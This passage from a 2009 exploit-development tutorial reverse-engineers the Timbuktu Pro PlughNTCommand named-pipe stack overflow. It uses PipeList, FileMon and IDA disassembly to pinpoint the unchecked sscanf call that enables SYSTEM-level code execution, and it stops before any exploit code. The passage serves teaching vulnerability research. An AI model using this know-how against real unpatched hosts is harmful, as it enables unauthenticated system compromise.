Advisory to Exploit Using Metasploit

Timbuktu Pro PlughNTCommand Named Pipe Buffer Overflow

bannedit

bannedit0@gmail.com

(12/16/2009)

Table of Contents

1. Introduction

The purpose of this paper is to show the process of taking a vulnerability advisory and turning it into a working real world exploit. To show the process we will be utilizing some tools such as IDA Pro from Hex-Rays[2], Filemon and PipeList from Microsoft SysInternals[1], along with the Metasploit Framework[3]. IDA Pro will be used to reverse engineer the application and the Metasploit Framework will be used to test and develop the exploit code. While IDA Pro is the only tool in the arsenal which is a commercial tool it is worth noting that Ollydbg or Windbg could be used for the same reverse engineering process. You could also opt to use the free version of IDA Pro 4.9 available on the Hex-Rays website.

The following is a list of websites which provide the tools used throughout this paper.

SysInternals: http://technet.microsoft.com/en-us/sysinternals/default.aspx
Hex-Rays: http://www.hex-rays.com/
Metasploit: http://www.metasploit.com

By the end of this paper it is hoped that the reader will have a better understanding of the process and all the work that goes into making a reliable exploit. The reader will gain a great deal of knowledge about how named pipes work and how to audit code for vulnerabilities within named pipe servers and clients. It is also expected that some experienced exploit developers will find it educational to see the use of the Metasploit Framework while developing exploit code. While this paper does assume the reader has a bit of experience with reverse engineering, all examples are explained in moderately easy to understand terms. It is also assumed that the reader has a basic understanding of how to use the Metasploit Framework to run an exploit against a target.

2. Digging Into the Advisory

Before any exploit development even begins we need to have a full understanding of the vulnerability. For those experienced with penetration testing this would be a kin to the information gathering stage of a penetration test. In this example we will be using the iDefense Labs security advisory for the *Timbuktu Pro PlughNTCommand Stack Based Buffer Overflow Vulnerability[4]*.

After reviewing the advisory, we will have gained some insight into the cause of the vulnerability as well as where the vulnerability might be within the vulnerable Application. Firstly, the advisory mentions the vulnerability is a stack based buffer overflow in Timbuktu Pro version 8.6.5 and possibly previous versions. The advisory then goes on to mention that exploitation of this issue would result in the ability to execute arbitrary code with SYSTEM privileges. Additionally there is mention of the issue being triggered by communicating with the application over the PlughNTCommand named pipe without the need for authentication. From all this information we now have a nice list of facts.

1. The vulnerability is a stack based buffer overflow
2. Timbuktu Pro version 8.6.5 is vulnerable
3. Exploitation results in SYSTEM privileges
4. Triggering the issue is done via the PlughNTCommand named pipe
5. The named pipe accepts NULL sessions

All of these facts are important pieces of information which we will be using during our reverse engineering of the vulnerability and exploit development. Typically this is about as much useful information as you would expect to find within a public advisory from a corporate entity. Advisories which are published by private individuals or groups would probably contain more information and possibly a proof of concept exploit.

Now that we have collected all the relevant information from this advisory we can move onto the reverse engineering phase of the process. In some cases if the public advisory is lacking some key pieces information the process would continue by searching the internet for any other sources of information about the vulnerability. Just like in the penetration testing analogy we used earlier, the more information you have the easier things will go for the rest of the process.

3. Reverse Engineering the Vulnerability

Thus far we have collected information about the vulnerability and are now ready to begin our attempts at locating the vulnerability in the vulnerable application. This is where the reverse engineering phase comes into play. We need to take all the pieces of information we gathered and use that to find the problem within the code. Once we have found the problem we can being testing the problem and creating code which triggers the issue.

3.1 Installing The Software


Firstly we need to download and install the vulnerable software. Preferably we would be installing the software on a virtual machine.

If you want to save yourself some headache searching for the software you can download the application from the following ftp site:

ftp://ftp-xo.netopia.com/evaluation/timbuktu/win/865/TB2Win865eval.zip[4]

Next comes the installation process. In this example a Windows XP Service Pack 3 virtual machine was chosen to install the application on. Any supported OS will do but to follow along with this paper the reader will likely want to use the same setup just so everything matches up nicely.

Unzip the downloaded file on the virtual machine and run the autorun.exe file. The next step involves clicking the link within the web browser opened by autorun which will start the TimbuktuPro.msi installer.



After following all the dialogs in the installer everything should be installed and working. Just be sure the application is running via Start Menu → All Programs → Timbuktu Pro → Timbuktu Pro. Now we have everything we need to begin our reverse engineering setup and ready to go.


3.2 Locating the Vulnerable Code

The first thing we are going to do is just verify some of the information we collected from the advisory. Just to be sure we have the proper named pipe path and that there is nothing special we need to do to configure Timbuktu to create the named pipe we will run pipelist and look for PlughNTCommand.

```
C:\WINDOWS\system32\cmd.exe

C:\Documents and Settings\bannedit>cd Desktop

C:\Documents and Settings\bannedit\Desktop>pipelist.exe

PipeList v1.01
by Mark Russinovich
http://www.sysinternals.com

Pipe Name                                     Instances       Max Instances
---------                                     ---------       -------------
TerminalServer\AutoReconnect                     1                 1
InitShutdown                                     2                -1
lsass                                            4                -1
protected_storage                                2                -1
ntsvcs                                           4                -1
scerpc                                           2                -1
net\NtControlPipe1                               1                 1
net\NtControlPipe2                               1                 1
net\NtControlPipe3                               1                 1
SfcApi                                           2                -1
net\NtControlPipe4                               1                 1
Winsock2\CatalogChangeListener-3ac-0             1                 1
net\NtControlPipe5                               1                 1
net\NtControlPipe0                               1                 1
net\NtControlPipe6                               1                 1
net\NtControlPipe7                               1                 1
winlogonrpc                                      2                -1
atsvc                                            2                -1
epmapper                                         2                -1
net\NtControlPipe8                               1                 1
spoolss                                          2                -1
wkssvc                                           3                -1
DAV RPC SERVICE                                  2                -1
keysvc                                           2                -1
PCHHangRepExecPipe                               1                 8
PCHFaultRepExecPipe                              1                 8
winreg                                           2                -1
net\NtControlPipe9                               1                 1
W32TIME                                          2                -1
trkwks                                           2                -1
srvsvc                                           3                -1
Ctx_WinStation_API_service                       2                -1
PIPE_EVENTROOT\CIMV2SCM EVENT PROVIDER           2                -1
net\NtControlPipe10                              1                 1
Winsock2\CatalogChangeListener-40c-0             1                 1
net\NtControlPipe11                              1                 1
browser                                          2                -1
ROUTER                                           7                -1
net\NtControlPipe55                              1                 1
TimbuktuRemoteConsolePipe                        1                -1
net\NtControlPipe56                              1                 1
net\NtControlPipe57                              1                 1
PlughNTCommand                                   1                -1

C:\Documents and Settings\bannedit\Desktop>
```

As we can plainly see there are a ton of named pipes which are on the machine by default. The last named pipe listed is the one we are looking for in this example. Just to clairify the output a little bit, Instances refers to the number of named pipe objects for a specific named pipe, while Max Instances refers to the maximum number of instances allowed to be created for that named pipe, a negative value indicates unlimited. Now we know for certain that the named pipe path to use is not prefixed with anything special.

Now we need to figure out which process created the named pipe. This is so that we can locate the code within our disassembler and look it over. To do this we will kill all the Timbuktu processes via the task manager and restart them by running the application again. The specific processes are tb2pro.exe, tb2launch.exe, TNotify.exe, and TimbuktuRemoteConsole.exe. Before we restart the processes we will load up FileMon and make sure that the only thing we are looking for is named pipe operations. Under the Volumes menu make sure the only thing checked is Named Pipes. Now we can restart the application via Start Menu → All Programs → Timbuktu Pro → Timbuktu Pro. If you see anything on the output which is not coming from the processes we just killed you can right click and exclude that process from the listing to make things easier to see.



#	Time	Process	Request	Path	Result	Other
4	9:05:32 AM	Timbuktu...	IRP_MJ_CREATE_NAM...	\\.\Pipe\TimbuktuRemoteConsolePipe	SUCCESS	Attributes: Any Options: OpenIf
6	9:05:48 AM	tb2pro.exe...	OPEN	\\.\Pipe\lsarpc	SUCCESS	Options: Open Access: 0012019F
7	9:05:48 AM	tb2pro.exe...	SET INFORMATION	\\.\Pipe\lsarpc	SUCCESS	FilePipeInformation
8	9:05:48 AM	tb2pro.exe...	WRITE	\\.\Pipe\lsarpc	SUCCESS	Offset: 0 Length: 72
9	9:05:48 AM	tb2pro.exe...	READ	\\.\Pipe\lsarpc	SUCCESS	Offset: 0 Length: 1024
10	9:05:48 AM	tb2pro.exe...	CLOSE	\\.\Pipe\lsarpc	SUCCESS	
11	9:05:48 AM	tb2pro.exe...	OPEN	\\.\Pipe\lsarpc	SUCCESS	Options: Open Access: 0012019F
12	9:05:48 AM	tb2pro.exe...	SET INFORMATION	\\.\Pipe\lsarpc	SUCCESS	FilePipeInformation
13	9:05:48 AM	tb2pro.exe...	WRITE	\\.\Pipe\lsarpc	SUCCESS	Offset: 0 Length: 72
14	9:05:48 AM	tb2pro.exe...	READ	\\.\Pipe\lsarpc	SUCCESS	Offset: 0 Length: 1024
15	9:05:48 AM	tb2pro.exe...	CLOSE	\\.\Pipe\lsarpc	SUCCESS	
16	9:05:48 AM	tb2pro.exe...	OPEN	\\.\Pipe\wkssvc	SUCCESS	Options: Open Access: 0012019F
17	9:05:48 AM	tb2pro.exe...	SET INFORMATION	\\.\Pipe\wkssvc	SUCCESS	FilePipeInformation
18	9:05:48 AM	tb2pro.exe...	WRITE	\\.\Pipe\wkssvc	SUCCESS	Offset: 0 Length: 72
19	9:05:48 AM	tb2pro.exe...	READ	\\.\Pipe\wkssvc	SUCCESS	Offset: 0 Length: 1024
20	9:05:48 AM	tb2pro.exe...	CLOSE	\\.\Pipe\wkssvc	SUCCESS	
21	9:05:48 AM	tb2pro.exe...	OPEN	\\.\Pipe\lsarpc	SUCCESS	Options: Open Access: 0012019F
22	9:05:48 AM	tb2pro.exe...	SET INFORMATION	\\.\Pipe\lsarpc	SUCCESS	FilePipeInformation
23	9:05:48 AM	tb2pro.exe...	WRITE	\\.\Pipe\lsarpc	SUCCESS	Offset: 0 Length: 72
24	9:05:48 AM	tb2pro.exe...	READ	\\.\Pipe\lsarpc	SUCCESS	Offset: 0 Length: 1024
25	9:05:48 AM	tb2pro.exe...	IRP_MJ_CREATE_NAM...	\\.\Pipe\PlughNTCommand	SUCCESS	Attributes: Any Options: OpenIf
26	9:05:48 AM	tb2pro.exe...	OPEN	\\.\Pipe\EVENTLOG	SUCCESS	Options: Open Access: 0012019F
27	9:05:48 AM	tb2pro.exe...	SET INFORMATION	\\.\Pipe\EVENTLOG	SUCCESS	FilePipeInformation
29	9:05:48 AM	tb2pro.exe...	WRITE	\\.\Pipe\EVENTLOG	SUCCESS	Offset: 0 Length: 72
32	9:05:48 AM	tb2pro.exe...	READ	\\.\Pipe\EVENTLOG	SUCCESS	Offset: 0 Length: 1024
39	9:06:32 AM	tb2pro.exe...	OPEN	\\.\Pipe\lsarpc	SUCCESS	Options: Open Access: 0012019F
40	9:06:32 AM	tb2pro.exe...	SET INFORMATION	\\.\Pipe\lsarpc	SUCCESS	FilePipeInformation
41	9:06:32 AM	tb2pro.exe...	WRITE	\\.\Pipe\lsarpc	SUCCESS	Offset: 0 Length: 72
42	9:06:32 AM	tb2pro.exe...	READ	\\.\Pipe\lsarpc	SUCCESS	Offset: 0 Length: 1024
43	9:06:32 AM	tb2pro.exe...	CLOSE	\\.\Pipe\lsarpc	SUCCESS	
44	9:06:32 AM	tb2pro.exe...	OPEN	\\.\Pipe\lsarpc	SUCCESS	Options: Open Access: 0012019F
45	9:06:32 AM	tb2pro.exe...	SET INFORMATION	\\.\Pipe\lsarpc	SUCCESS	FilePipeInformation
46	9:06:32 AM	tb2pro.exe...	WRITE	\\.\Pipe\lsarpc	SUCCESS	Offset: 0 Length: 72
47	9:06:32 AM	tb2pro.exe...	READ	\\.\Pipe\lsarpc	SUCCESS	Offset: 0 Length: 1024
48	9:06:32 AM	tb2pro.exe...	CLOSE	\\.\Pipe\lsarpc	SUCCESS	
49	9:06:32 AM	tb2pro.exe...	OPEN	\\.\Pipe\wkssvc	SUCCESS	Options: Open Access: 0012019F

We can see from this that the tb2pro.exe process is the one which creates the named pipe we want to look at. Now we are really getting somewhere. We now know the named pipe path and which process creates is. Before we continue on lets first do a little bit of research. We are going to be looking for some code which creates a named pipe. Since this is an application designed to run on Windows operating systems lets check out the MSDN website and see if we can figure out what we might be looking for before we go aimlessly searching through the code.

The following website lists all the Windows API functions related to named pipes.
http://msdn.microsoft.com/en-us/library/aa365781(VS.85).aspx


Specifically we are going to look at the CreateNamedPipe() function.
http://msdn.microsoft.com/en-us/library/aa365150(VS.85).aspx

Before we dive in head first and load the tb2pro.exe file into our disassembler lets first check out in a debugger what DLLs it loads in case we need to look for the named pipe creation code in one of those DLLs. To save you some time in this step here is the list of all the relevant DLLs which are loaded within the processes address space.


Executable modules

C:\Program Files\Timbuktu Pro\chat.dll
C:\Program Files\Timbuktu Pro\dial.dll
C:\Program Files\Timbuktu Pro\Exchange.dll
C:\Program Files\Timbuktu Pro\invite.dll
C:\Program Files\Timbuktu Pro\MUNGER.dll
C:\Program Files\Timbuktu Pro\note.dll
C:\Program Files\Timbuktu Pro\notify.dll
C:\Program Files\Timbuktu Pro\PlughNT.dll
C:\Program Files\Timbuktu Pro\Salt.dll
C:\Program Files\Timbuktu Pro\tb2cob.dll
C:\Program Files\Timbuktu Pro\tb2ftp.dll
C:\Program Files\Timbuktu Pro\tb2phone.dll
C:\Program Files\Timbuktu Pro\tb2plugh.dll
C:\Program Files\Timbuktu Pro\Tb2Skype.dll
C:\Program Files\Timbuktu Pro\TB2TOOLS.dll
C:\Program Files\Timbuktu Pro\TMARINA.dll
C:\Program Files\Timbuktu Pro\TNAPI.dll
C:\Program Files\Timbuktu Pro\tserial.dll
C:\Program Files\Timbuktu Pro\ttcp.dll

Now we know a little more about what we might be dealing with. Lets load up tb2pro.exe into IDA. We need to look for calls to the CreateNamedPipe() function so the first step is to simply check the imports.



As we can see things are not always as easy as we would hope they would be. The tb2pro.exe process does not Import the CreateNamedPipe() function. Now we would need to load each of the DLL files which the process loaded and search for the import of CreateNamedPipe(). However, the astute reader will point out that the Executable Modules list we discovered earlier includes a rather interesting DLL, the C:\Program Files\Timbuktu Pro\PlughNT.dll, which we might want to checkout first.



Here we see the CreateNamedPipe() function in imports list. If you look up the XREFS of the import you will see there are two functions which use the CreateNamedPipe() function. One of these has to be the function which creates the PlughNTCommand named pipe we are after. Now the easiest thing to do is to look at each function and take a look at the arguments which are being passed to the CreateNamedPipe() function. The second XREFS function is the one we are after. It passes the lpName (pipe name) argument of the value "\\\\.\\pipe\\PlughNTCommand" to the CreateNamedPipe() function.

Now we can look at this function and try to determine the problem which causes the stack based buffer overflow described in the security advisory.

Firstly, a quick look at the function reveals that it is using a lot of functions known to cause buffer overflows when used improperly. The functions sscanf() and strcpy() are used throughout the code. It is very likely this is the cause of the problem.

So we just completed the initial once over of the function, now lets take a deeper look and try to see if our assumption that the use of those potentially dangerous functions (sscanf and strcpy) is the actual cause of the problem.

If we review the code we see that the code creates a named pipe and then waits for client connections. Upon an incoming connection the code reads in data from the client and attempts to act on that input.

```
.text:602FA24D                 push    offset Name     ; "\\\\.\\pipe\\PlughNTCommand"
.text:602FA252                 call    ds:CreateNamedPipeA
.text:602FA258                 mov     hNamedPipe, eax
.text:602FA25D                 cmp     hNamedPipe, 0FFFFFFFFh
.text:602FA264                 jz      loc_602FB61E
.text:602FA26A                 mov     [ebp+var_20A0], 0
.text:602FA274
.text:602FA274 loc_602FA274:                           ; CODE XREF: sub_602FA160:loc_602FB619↓j
.text:602FA274                 cmp     [ebp+var_20A0], 0
.text:602FA27B                 jnz     loc_602FB61E
.text:602FA281                 mov     eax, 1
.text:602FA286                 test    eax, eax
.text:602FA288                 jz      short loc_602FA28C
.text:602FA28A                 jmp     short loc_602FA299
.text:602FA28C ; ---------------------------------------------------------------------------
.text:602FA28C
.text:602FA28C loc_602FA28C:                           ; CODE XREF: sub_602FA160+128↑j
.text:602FA28C                 push    offset aDispatcherWait ; "Dispatcher waiting for new client."
.text:602FA291                 call    __initp_misc_winxfltr
.text:602FA296                 add     esp, 4
.text:602FA299
.text:602FA299 loc_602FA299:                           ; CODE XREF: sub_602FA160+12A↑j
.text:602FA299                 push    0               ; lpOverlapped
.text:602FA29B                 mov     ecx, hNamedPipe
.text:602FA2A1                 push    ecx             ; hNamedPipe
.text:602FA2A2                 call    ds:ConnectNamedPipe
.text:602FA2A8                 mov     edx, 1
.text:602FA2AD                 test    edx, edx
.text:602FA2AF                 jz      short loc_602FA2B3
.text:602FA2B1                 jmp     short loc_602FA2C0
.text:602FA2B3 ; ---------------------------------------------------------------------------
.text:602FA2B3
.text:602FA2B3 loc_602FA2B3:                           ; CODE XREF: sub_602FA160+14F↑j
.text:602FA2B3                 push    offset aDispatcherList ; "Dispatcher Listening..."
.text:602FA2B8                 call    __initp_misc_winxfltr
.text:602FA2BD                 add     esp, 4
.text:602FA2C0
.text:602FA2C0 loc_602FA2C0:                           ; CODE XREF: sub_602FA160+151↑j
.text:602FA2C0                 push    0               ; lpOverlapped
.text:602FA2C2                 lea     eax, [ebp+NumberOfBytesRead]
.text:602FA2C8                 push    eax             ; lpNumberOfBytesRead
.text:602FA2C9                 push    1000h           ; nNumberOfBytesToRead
.text:602FA2CE                 lea     ecx, [ebp+Src]
.text:602FA2D4                 push    ecx             ; lpBuffer
.text:602FA2D5                 mov     edx, hNamedPipe
.text:602FA2DB                 push    edx             ; hFile
.text:602FA2DC                 call    ds:ReadFile
```

Now all we have to do is check each use of sscanf() and strcpy() used on the buffer returned by the ReadFile() function. The code directly after the listing above uses a switch case clause to determine the command the client is requesting the server to execute.

To save the reader some time it was discovered that the third offset into this switch case table was the cause of the buffer overflow, or atleast thats the specific sscanf() function usage we choose to exploit.

The vulnerable code looks like the following:

```
.text:602FA8AD loc_602FA8AD:                          ; CODE XREF: sub_602FA160+222↑j
.text:602FA8AD                                        ; DATA XREF: .text:602FB669↓o
.text:602FA8AD                 cmp     hToken, 0
.text:602FA8B4                 jz      short loc_602FA8C3
.text:602FA8B6                 mov     edx, hToken
.text:602FA8BC                 push    edx             ; hToken
.text:602FA8BD                 call    ImpersonateLoggedOnUser
.text:602FA8C3
.text:602FA8C3 loc_602FA8C3:                          ; CODE XREF: sub_602FA160+754↑j
.text:602FA8C3                 lea     eax, [ebp+var_2118]
.text:602FA8C9                 push    eax
.text:602FA8CA                 lea     ecx, [ebp+var_2114]
.text:602FA8D0                 push    ecx
.text:602FA8D1                 lea     edx, [ebp+var_20B0]
.text:602FA8D7                 push    edx
.text:602FA8D8                 push    offset aHdSHd_0 ; "%hd %s %hd"
.text:602FA8DD                 lea     eax, [ebp+Src]
.text:602FA8E3                 push    eax             ; Src
.text:602FA8E4                 call    _sscanf
.text:602FA8E9                 add     esp, 14h
.text:602FA8EC                 mov     ecx, 1
.text:602FA8F1                 test    ecx, ecx
.text:602FA8F3                 jz      short loc_602FA8F7
.text:602FA8F5                 jmp     short loc_602FA913
```

This code passes the client supplied input directly into the sscanf function and attempts to parse out three fields. The first and third fields are an integer and the second is a string. The second argument is the one we care the most about. This is the argument which causes the buffer overflow condition.

Psuedo Code:

```
int cmd, someint
char clientinput[84]

CreateNamedPipe("\\\\.\\pipe\\PlughNTCommand", …)
ConnectNamedPipe()
clientinput = ReadFile()

sscanf(cmd, "%hd", clientinput)
switch(cmd)
        case 0
                ...
        case 1
                …
        case 2
                …
        case 3
                sscanf(Src, "%hd %s %hd", cmd, clientinput, someint)
```

To confirm our conclusion that the above mentioned code is the cause of the buffer overflow we can now create a proof of concept or a trigger. This is just some code which causes the buffer overflow so that we can see it really is happening. Before we create a trigger lets just review quickly what we've learned from our review of this code to make things easier for us while we develop the trigger.

1. The code reads client input from the named pipe
2. Client input is used in a switch case clause which dispatches a command
3. The very first sscanf() function call in the code stores the command as an integer
4. The third offset into the switch case table is the one which jumps to the vulnerable code
5. The vulnerable code does not check the return value of the sscanf() so we can safely ignore the third integer field

Now we can start developing our trigger for this vulnerability. If our trigger works and does cause the expected buffer overflow vulnerability we have been looking for we can move on to the next step which is to create a working exploit.

4. Writing the Exploit in Metasploit

